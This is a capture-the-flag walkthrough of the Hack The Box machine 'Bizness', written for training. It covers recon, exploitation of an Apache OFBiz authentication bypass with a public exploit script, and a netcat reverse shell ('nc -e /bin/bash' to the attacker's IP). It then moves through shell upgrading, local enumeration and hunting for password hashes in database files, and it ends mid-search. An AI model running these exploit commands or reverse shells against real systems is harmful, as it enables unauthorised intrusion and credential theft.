630 HTB Bizness

[HTB] Bizness

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. OfBiz exploit: `https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass`
> 3. Research cve-2023-51467 OfBiz: `https://www.zscaler.com/blogs/security-research/apache-ofbiz-authentication-bypass-vulnerability-cve-2023-51467`
> 4. HTB Bizness walkthrough by Aayushpantha: `https://medium.com/@aayushpantha97/bizness-walkthrough-hackthebox-d75eab167006`
> 5. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 6. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 7. Privacy search engine `https://metager.org`
> 8. Privacy search engine `https://ghosterysearch.com/`
> 9. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 10. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
1. This is a detailed walkthrough of “Bizness” machine on HackTheBox platform that is based on Linux operating system and
categorized as “Easy” by difficulty (in reality, HtB staff has their own understading of difficulty levels, so this one can’t be
defined as “Easy” in the literal sense of the word!). The machine involves exploitation of CVE-2023-49070 – “Authentication Bypass
Vulnerability in Apache OfBiz”. ~HTB

2. HTB wrote that this box `can not be defined as easy`. I definitely agree. This box was not easy. Should be rated medium. The
concept was easy but finding the hash and decrypting it was more of a medium to hard level of difficulty.

3. Bizness is all about an Apache OFBiz server that is vulnerable to CVE-2023-49070. I’ll exploit this pre-authentication remote
code execution CVE to get a shell. To esclate, I’ll find the Apache Derby database and exfil it to my machine. I’ll show how to
enumerate it using the ij command line too, as well as DBeaver. Once I find the hash, I’ll need to reformat it to something
hashcat can process, crack it, and get root. ~0xdf
```

Skill-set:

```
1. Apache OFBiz Exploitation (Authentication Bypass)
2. Analysis of OFBiz code to understand the hashed storage mechanism
3. Adapting found hashes to a crackable format
4. Cracking Hashes [Privilege Escalation]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 2 10.129.225.69

2. ▷ whichsystem.py 10.129.225.69
[+]==> 10.129.225.69 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan bizness.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to
grab ports.
3. ▷ echo $openportz
80,443
3. ▷ sourcez
4. ▷ echo $openportz
22,80,443,44141
5. ▷ portzscan $openportz bizness.htb
6. ▷ bat bizness/portzscan.nmap
====================================================================
 ▷ qnmap.sh
```

```
# nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,443,44141 bizness.htb

22/tcp    open  ssh        syn-ack OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       syn-ack nginx 1.18.0
443/tcp   open  ssl/http   syn-ack nginx 1.18.0
44141/tcp open  tcpwrapped syn-ack

looking for nginx
nginx 1.18.0

looking for OpenSSH
OpenSSH 8.4p1 Debian 5+deb11u3

Looking for Apache

Goodbye!
```

`openssh (1:8.4p1-5+deb11u2) Debian bullseye; urgency=medium`

3. **Discovery with *Ubuntu Launchpad***

```
1. search for `OpenSSH 8.4p1 Debian 5+deb11u3` comes back as Debian Bullseye.
```


4. **Whatweb**

```
1. ▷ whatweb http://bizness.htb
http://bizness.htb [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.129.225.69],
RedirectLocation[https://bizness.htb/], Title[301 Moved Permanently], nginx[1.18.0]
https://bizness.htb/ [200 OK] Bootstrap, Cookies[JSESSIONID], Country[RESERVED][ZZ], Email[info@bizness.htb], HTML5,
HTTPServer[nginx/1.18.0], HttpOnly[JSESSIONID], IP[10.129.225.69], JQuery, Lightbox, Script, Title[BizNess Incorporated],
nginx[1.18.0]
```

5. **openssl**

```
1.  ▷ openssl s_client -connect bizness.htb:443
Connecting to 10.129.45.149
2. I do not find anything different
```

6. **Manual site enumeration**



© Copyright **BizNess Inc.** All Rights Reserved
Powered by **Apache OFBiz**

Designed by BootstrapMade


```
1. At the bottom it states the framework being used.
2. Copyright BizNess Inc. All Rights Reserved
Powered by Apache OFBiz
3. I do a search for `apache OFBIZ exploit`
```

Directory Busting

6. **Directory Busting**

```
1. ▷ wfuzz -c --hc=405,404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://bizness.htb/FUZZ
>>> wfuzz finds `control`
2. Lets check out FFUF to see if it works better. I use the seclist medium wordlist instead of the dirbuster one because the
dirbuster one is causing errors.
3. ~/hackthebox/bizness ▷ ffuf -c -u https://bizness.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -t 200 -r -fs 27200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

content
catalog
```

```
marketing
ecommerce
ar
ap
ebay
control
manufacturing
example
bi
accounting
webtools

[WARN] Caught keyboard interrupt (Ctrl-C)
4. SUCCESS, ffuf kicks butt.
5. `https://bizness.htb/control` <<< shows an error message
ERROR MESSAGE
org.apache.ofbiz.webapp.control.RequestHandlerException: Unknown request [null]; this request does not exist or cannot be called
directly.
6. But content has a login. I type `/content` and it redirects to here `https://bizness.htb/content/control/main`
```



Login

Registered User

User Name

Password

Login

Forgot Your Password?

Directory Busting continued + site enumeration

```
1. I can fuzz for `control` but I already know that it is just going to lead to this url
`https://bizness.htb/content/control/main`
```

8. **I still can not get wfuzz to work. No module named `imp`. I have tried replacing the depecrated module with `import importlib` and still does not work. FFUF does a great job though**

```
1. ▷ ffuf -c -u https://bizness.htb/control/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200
-r -fs 27200 -fw 10468

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev

________________________________________________

view   [Status: 200, Size: 9308, Words: 913, Lines: 141, Duration: 2360ms]
main   [Status: 200, Size: 9308, Words: 913, Lines: 141, Duration: 2419ms]
login  [Status: 200, Size: 11060, Words: 1236, Lines: 186, Duration: 2384ms]
help   [Status: 200, Size: 10756, Words: 1182, Lines: 180, Duration: 2742ms]
logout [Status: 200, Size: 10756, Words: 1182, Lines: 180, Duration: 1239ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

9. **I check out `https://bizness.htb/control/login`**

```
1. Seems there are two login pages that look the same but different URL paths.
2. https://bizness.htb/content/control/main
3. https://bizness.htb/control/login
4. I am pretty sure that if we log in it will take us to the same URL.
5. I search for `ofbiz default password`
6. You can log in with the user admin and password ofbiz. Note: the default configuration uses an embedded Java database (Apache
Derby) and embedded application server components such as Tomcat, Geronimo (transaction manager), etc.
https://apache.googlesource.com/ofbiz/+/RemovingPOS/README.md
7. admin:ofbiz <<< FAIL does not work
```

OFBIZ exploit

10. **I do another search for `ofbiz exploit` and I find the following**

```
1. search online for `ofbiz exploit`
2. https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass
3. This url shows up as the first link.
4. I look the `CVE` refered to in the about section.
5. CVE-2023-51467 and CVE-2023-49070
6. https://www.zscaler.com/blogs/security-research/apache-ofbiz-authentication-bypass-vulnerability-cve-2023-51467
7. Affected Versions

The following versions of Apache OFBiz are affected by the disclosed vulnerabilities and should be updated immediately:

    All versions 18.12.10 and below are impacted by CVE-2023-51467
    All versions 18.12.9 and below are impacted by CVE-2023-49070
8. How It Works
A threat actor sends an HTTP request to exploit a flaw in the **checkLogin** function. When null or invalid username and password
parameters are supplied and the **requirePasswordChange** parameter is set to **Y** in the URI, the **checkLogin** function fails
to validate the credentials, leading to authentication bypass. This occurs because the program flow circumvents the conditional
block meant to check the username and password fields. By manipulating login parameters, threat actors can achieve Remote Code
Execution (RCE) on a target server.
```

OfBiz exploit install and usage

11. **I download the git clone for `https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass`**

```
1. I start off with the detection script to see if is vulnerable or not.
2. ~/hackthebox/bizness/Apache-OFBiz-Authentication-Bypass (master ✔) ᐅ python3 xdetection.py
usage: xdetection.py [-h] --url URL
xdetection.py: error: the following arguments are required: --url
3. It asks for the URL
4. ~/hackthebox/bizness/Apache-OFBiz-Authentication-Bypass (master ✔) ᐅ python3 xdetection.py --url https://bizness.htb/
[+] Scanning started...
[+] Apache OFBiz instance seems to be vulnerable.
5. Now for the actual exploit. It has the same detection feature as the xdetection.py.
6. ~/hackthebox/bizness/Apache-OFBiz-Authentication-Bypass (master ✔) ᐅ python3 exploit.py --url https://bizness.htb --cmd
'whoami'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
7. Everything seems to work but we get no response.
```

TcpDump

12. **Whenever you have a situation where you think you maybe getting a response but you are not recieving anything in STDOUT in the terminal then start up `tcpdump` and ping yourself.**

```
1. SUCCESS, the exploit is working we are just not recieving anything to stdout.

2. ~/hackthebox/bizness/Apache-OFBiz-Authentication-Bypass (master ✔) ᐅ python3 exploit.py --url https://bizness.htb --cmd 'ping
-c 1 10.10.14.146'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

3. ᐅ sudo tcpdump -i tun0 icmp
[sudo] password for h@x0r:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:39:40.507597 IP bizness.htb > Vesper21451: ICMP echo request, id 12036, seq 1, length 64
01:39:40.507623 IP Vesper21451 > bizness.htb: ICMP echo reply, id 12036, seq 1, length 64
```


```
4. Time for a reverse shell
```

GotShell as ofbiz

- #pwn_netcat_shell
- #pwn_netcat_reverse_shell
- #pwn_reverse_shell_using_netcat

1. **Time for a reverse shell using netcat!**

```
1. I try bash 1 liner, I try index.html method. Both fail. I try using netcat. This rarely works becuase the target rarely has
netcat installed but it does work this time.

2. ~/hackthebox/bizness/Apache-OFBiz-Authentication-Bypass (master ✔) ▷ python3 exploit.py --url https://bizness.htb --cmd 'nc -e
/bin/bash 10.10.14.146 443'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

3. ▷ sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.45.149 47516
whoami
ofbiz

4. I have no bash prompt at all. lets upgrade the shell
```



```
ofbiz@bizness:/opt/ofbiz$ export TERM=xterm-256color
ofbiz@bizness:/opt/ofbiz$ source /etc/skel/.bashrc
ofbiz@bizness:/opt/ofbiz$ stty rows 39 columns 188
ofbiz@bizness:/opt/ofbiz$ export SHELL=/bin/bash
ofbiz@bizness:/opt/ofbiz$ echo $TERM
xterm-256color
ofbiz@bizness:/opt/ofbiz$ echo $SHELL
/bin/bash
ofbiz@bizness:/opt/ofbiz$ tty
/dev/pts/0
ofbiz@bizness:/opt/ofbiz$ 
```

Upgrade shell

```
1. I go from not having any prompt and very weak shell. To a fully ineractive shell.
2. whoami
ofbiz
script /dev/null -c bash
Script started, output log file is '/dev/null'.
ofbiz@bizness:/opt/ofbiz$ ^Z
[1]  + 441083 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 441083 continued  sudo nc -nlvp 443
                                           reset xterm
ofbiz@bizness:/opt/ofbiz$ export TERM=xterm-256color
ofbiz@bizness:/opt/ofbiz$ source /etc/skel/.bashrc
ofbiz@bizness:/opt/ofbiz$ stty rows 39 columns 188
ofbiz@bizness:/opt/ofbiz$ export SHELL=/bin/bash
ofbiz@bizness:/opt/ofbiz$ echo $TERM
xterm-256color
ofbiz@bizness:/opt/ofbiz$ echo $SHELL
/bin/bash
ofbiz@bizness:/opt/ofbiz$ tty
/dev/pts/0
```

Begin enumeration as ofbiz

15. **Begin enumeration as ofbiz**


```
1. ofbiz@bizness:/opt/ofbiz$ hostname -I
10.129.45.149 dead:beef::250:56ff:fe94:5442

2. ofbiz@bizness:/opt/ofbiz$ cat /etc/os-release
```

```
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"

3. ofbiz@bizness:/opt/ofbiz$ cat /home/ofbiz/user.txt
ad8041667ad24d1968a3bddc8a1b5c10

4. ofbiz@bizness:/opt/ofbiz$ id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)

5. ofbiz@bizness:/opt/ofbiz$ sudo -l
[sudo] password for ofbiz:
sudo: a password is required

6. ofbiz@bizness:/opt/ofbiz$ uname -srm
Linux 5.10.0-28-amd64 x86_64

7. ofbiz@bizness:/opt/ofbiz$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

8. ofbiz@bizness:/opt/ofbiz$ getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep

9. search for `apache ofbiz hash`

10. ofbiz@bizness:/opt/ofbiz$ grep -irl "password" <<< I have never seen the -l flag. This will list only the names of the files.
```

Password Hunting

16. **Password Hunting. The *seg0 [directory] - Contains one file for each user table, system table, and index (known as conglomerates).**

```
1. I cd into `/opt/ofbiz`
2. ofbiz@bizness:/opt/ofbiz$ grep -irl "password" <<< I have never seen the -l flag. This will list only the names of the files.
3. This is good but there are 2 many files to sift through.
4. I try `grep -i -r --color "password" | grep --color -i "user"` and I am able to find some hashes.
 plugins/example/testdef/assertdata/TestUserLoginData.xml:    <UserLogin userLoginId="admin" currentPassword="
{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a"/>
plugins/ebaystore/data/DemoEbayStoreData.xml:    <UserLogin userLoginId="testuser_ofbiz1" partyId="DemoEbayAccount1"
currentPassword="{SHA}bbf272ce445e1c48d94096afdba6a7888c1df1fe"/>
plugins/ebaystore/data/DemoEbayStoreData.xml:    <UserLogin userLoginId="testuser_ofbiz2" partyId="DemoEbayAccount2"
currentPassword="{SHA}bbf272ce445e1c48d94096afdba6a7888c1df1fe"/>

==============================
 <UserLogin userLoginId="admin" currentPassword="{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a"/>
plugins/ebaystore/data/DemoEbayStoreData.xml:    <UserLogin userLoginId="testuser_ofbiz1" partyId="DemoEbayAccount1"
currentPassword="{SHA}bbf272ce445e1c48d94096afdba6a7888c1df1fe"/>
plugins/ebaystore/data/DemoEbayStoreData.xml:    <UserLogin userLoginId="testuser_ofbiz2" partyId="DemoEbayAccount2"
currentPassword="{SHA}bbf272ce445e1c48d94096afdba6a7888c1df1fe"/>

5. framework/resources/templates/AdminUserLoginData.xml <<< Nothing after all

6. -PdbUser=mydbuser -PdbPassword=mydbpass
README.adoc:* admin user password: ofbiz <<< That turns out to be nothing

7.ofbiz@bizness:/opt/ofbiz$ find . -name \*.xml\* 2>/dev/null | grep -i --color "admin"
./applications/accounting/servicedef/services_admin.xml
./applications/accounting/minilang/test/AutoAcctgAdminTests.xml
./framework/resources/templates/AdminUserLoginData.xml
./framework/resources/templates/AdminNewTenantData-PostgreSQL.xml
./framework/resources/templates/AdminNewTenantData-Oracle.xml
./framework/resources/templates/AdminNewTenantData-Derby.xml
./framework/resources/templates/AdminNewTenantData-MySQL.xml

8. `ofbiz@bizness:/opt/ofbiz$ grep -ir --color "password" ./framework/resources/templates/AdminUserLoginData.xml`
    <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a"
requirePasswordChange="Y"/>

9. FAIL, lets checkout the .dat files.
```



Password Hunting continued...

17. **The `.dat` files seem interesting.**

```
1. ofbiz@bizness:/opt/ofbiz$ grep -ril "password"  | grep "\.dat"
runtime/data/derby/ofbiz/seg0/c6010.dat
runtime/data/derby/ofbiz/seg0/c6850.dat
runtime/data/derby/ofbiz/seg0/c5fa1.dat
runtime/data/derby/ofbiz/seg0/c180.dat
runtime/data/derby/ofbiz/seg0/c54d0.dat
runtime/data/derby/ofbiz/seg0/ca1.dat
runtime/data/derby/ofbiz/seg0/c6021.dat
runtime/data/derby/ofbiz/seg0/c60.dat
runtime/data/derby/ofbiz/seg0/c5f90.dat
runtime/data/derby/ofbiz/seg0/c191.dat
runtime/data/derby/ofbiz/seg0/c90.dat
runtime/data/derby/ofbiz/seg0/c71.dat
runtime/data/derby/ofbiz/seg0/c1930.dat
runtime/data/derby/ofbiz/seg0/c1c70.dat
runtime/data/derby/ofbiz/log/log37.dat
runtime/data/derby/ofbizolap/seg0/c180.dat
runtime/data/derby/ofbizolap/seg0/ca1.dat
runtime/data/derby/ofbizolap/seg0/c191.dat
runtime/data/derby/ofbizolap/seg0/c90.dat
runtime/data/derby/ofbiztenant/seg0/c180.dat
runtime/data/derby/ofbiztenant/seg0/ca1.dat
runtime/data/derby/ofbiztenant/seg0/c191.dat
runtime/data/derby/ofbiztenant/seg0/c90.dat
runtime/data/derby/ofbiztenant/log/log1.dat

2. I cd into the directory so I can do some more data parsing aka look for passwords more easily.

3. ofbiz@bizness:/opt/ofbiz$ cd runtime/data/derby/ofbiztenant

4. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ grep "password" *
grep: log: Is a directory
grep: seg0: Is a directory
grep: tmp: Is a directory

5. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ grep -ir "password"
grep: seg0/c180.dat: binary file matches
grep: seg0/ca1.dat: binary file matches
grep: seg0/c191.dat: binary file matches
grep: seg0/c90.dat: binary file matches
grep: log/log1.dat: binary file matches

6. SUCCESS, I narrow down the files that most likely contain passwords.

7. This is where it gets confusing because my responses were different from s4vitars and 0xdf responses. Yet I was typing exactly
the same command.

8. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ grep "password" *
grep: c180.dat: binary file matches
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ grep -ir "password"
grep: c180.dat: binary file matches
grep: ca1.dat: binary file matches
grep: c191.dat: binary file matches
grep: c90.dat: binary file matches
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$
```

```
9. grep * password says there is only the word password in c180.dat but if I do a grep -ir it says that are other files with the
word password in it.

10. You can do this: `ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ grep -ir "password" --text | less`

11. I am still struggling at this point. I decide to search online to see what I can find.
